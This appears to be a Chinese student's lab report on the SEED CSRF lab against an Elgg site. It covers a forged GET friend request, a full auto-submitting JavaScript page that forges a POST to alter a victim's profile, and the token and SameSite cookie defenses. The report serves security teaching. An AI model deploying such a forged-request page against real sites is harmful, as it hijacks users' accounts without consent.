# 网安实验四实验报告

57119118 尤何毅

完成日期：2021 年 7 月 17 日

**环境配置：**

启动 Docker：

```
[07/17/21]seed@VM:~/.../Labsetup$ docker-compose build
Building elgg
Step 1/10 : FROM handsonsecurity/seed-elgg:original
 ---> e7f441caa931
Step 2/10 : ARG WWWDir=/var/www/elgg
 ---> Using cache
 ---> a06950e00398
Step 3/10 : COPY elgg/settings.php $WWWDir/elgg-config/settings.php
 ---> Using cache
 ---> 16930f5ee193
Step 4/10 : COPY elgg/Csrf.php     $WWWDir/vendor/elgg/elgg/engine/classes/Elgg
Security/Csrf.php
 ---> Using cache
 ---> 9cae3debb47b
Step 5/10 : COPY elgg/ajax.js      $WWWDir/vendor/elgg/elgg/views/default/core/
s/
 ---> Using cache
 ---> f706efd3fa79
Step 6/10 : COPY apache_elgg.conf /etc/apache2/sites-available/
 ---> Using cache
 ---> cdcb32a6353b
Step 7/10 : RUN  a2ensite apache_elgg.conf
```

```
[07/17/21]seed@VM:~/.../Labsetup$ docker-compose up
WARNING: Found orphan containers (server-4-10.9.0.8, server-2-10.9.0.6, server-3
-10.9.0.7, server-1-10.9.0.5) for this project. If you removed or renamed this s
ervice in your compose file, you can run this command with the --remove-orphans
flag to clean it up.
Creating elgg-10.9.0.5       ... done
Creating mysql-10.9.0.6      ... done
Creating attacker-10.9.0.105 ... done
Attaching to elgg-10.9.0.5, attacker-10.9.0.105, mysql-10.9.0.6
mysql-10.9.0.6 | 2021-07-18 02:43:43+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2021-07-18 02:43:46+00:00 [Note] [Entrypoint]: Switching to ded
icated user 'mysql'
mysql-10.9.0.6 | 2021-07-18 02:43:46+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2021-07-18 02:43:47+00:00 [Note] [Entrypoint]: Initializing dat
abase files
mysql-10.9.0.6 | 2021-07-18T02:43:47.103533Z 0 [System] [MY-013169] [Server] /us
r/sbin/mysqld (mysqld 8.0.22) initializing of server in progress as process 45
mysql-10.9.0.6 | 2021-07-18T02:43:47.163515Z 1 [System] [MY-013576] [InnoDB] Inn
oDB initialization has started.
elgg-10.9.0.5 |  * Starting Apache httpd web server apache2
 *
```


手动指定 DNS：

```
# For CSRF Lab
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32.com
10.9.0.105      www.attacker32.com
```

## Task 1: Observing HTTP Request

访问 seed-server.com，打开 Http Header Live（用户 Samy）：


get 请求和 post 请求：




## Task 2: CSRF Attack using GET Request

先让 Charlie 添加 Samy 为好友，获取添加 Samy 好友的 get 请求报文：


伪造一个跨站 GET 请求来添加好友：





Alice 最开始没有朋友：





Alice 浏览 Samy 发送的网址 www.attacker32.com/addfriend.html：


攻击成功，Alice 添加了 Smay 的好友



## Task 3: CSRF Attack using POST Request

Samy 修改自己的 profile，获取 post 报文：





访问 Alice 的主页，查看网页源码获取 Alice 的 guid 为 56：


使用 JavaScript 编写攻击页面:

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

现在登录 Alice 的账号,浏览 Samy 的网站前:




浏览 Samy 的网站 www.attacker32.com/editprofile.html 后:




可见攻击成功。

Question 1: 如上步骤所示，Boby 用自己的账号进入 Alice 的主页，然后查看页面源代码，即可找到 Alice 的 uid。


Question 2: 可以但是工作量可能很大，因为每次攻击需要获取用户的 uid，若是我们把所有用户的 uid 都获取且加入攻击的网站，则可能可以对所有访问者实施攻击。

## Task 4: Enabling Elgg's Countermeasure


在 image_www/elgg/Csrf.php 中删除 return 语句：


```
68        public function validate(Request $request) {
69                // Added for SEED Labs (disabling the CSRF countermeasure)
70
71                $token = $request->getParam('__elgg_token');
72                $ts = $request->getParam('__elgg_ts');
73
```

打开 Alice 的主页，删除之前修改的 profile：




再次使用 Alice 浏览链接：









由于验证 cookie，会陷入无限循环，不能成功修改 profile


## Task 5: Experimenting with the SameSite Cookie Method


访问 www.example32.com：






可见 cross-site 跨站请求时完全没有 cookie-strict 的发送，而 cookie-lax 可能会在请求数据时才发送；而同站请求时三种 cookie 都会发送。因此如果在浏览器中设置属性为 strict 则可以防范基本上所有的 CSRF 攻击，但是体验可能不佳，使用设置属性为 lax 可以防范大部分的 CSRF 的攻击。

**实验体会：**

本次实验主要还是按照 task 的指令执行，可以看到在跨站请求伪造攻击中，目标用户被修骗访问攻击者的网页；如果用户不知道请求是否可信，就会面临这种安全威胁。但是这种攻击防范起来并不难，主要有秘密令牌和同站 cookie 的方式，可以识别是否来自第三方网页。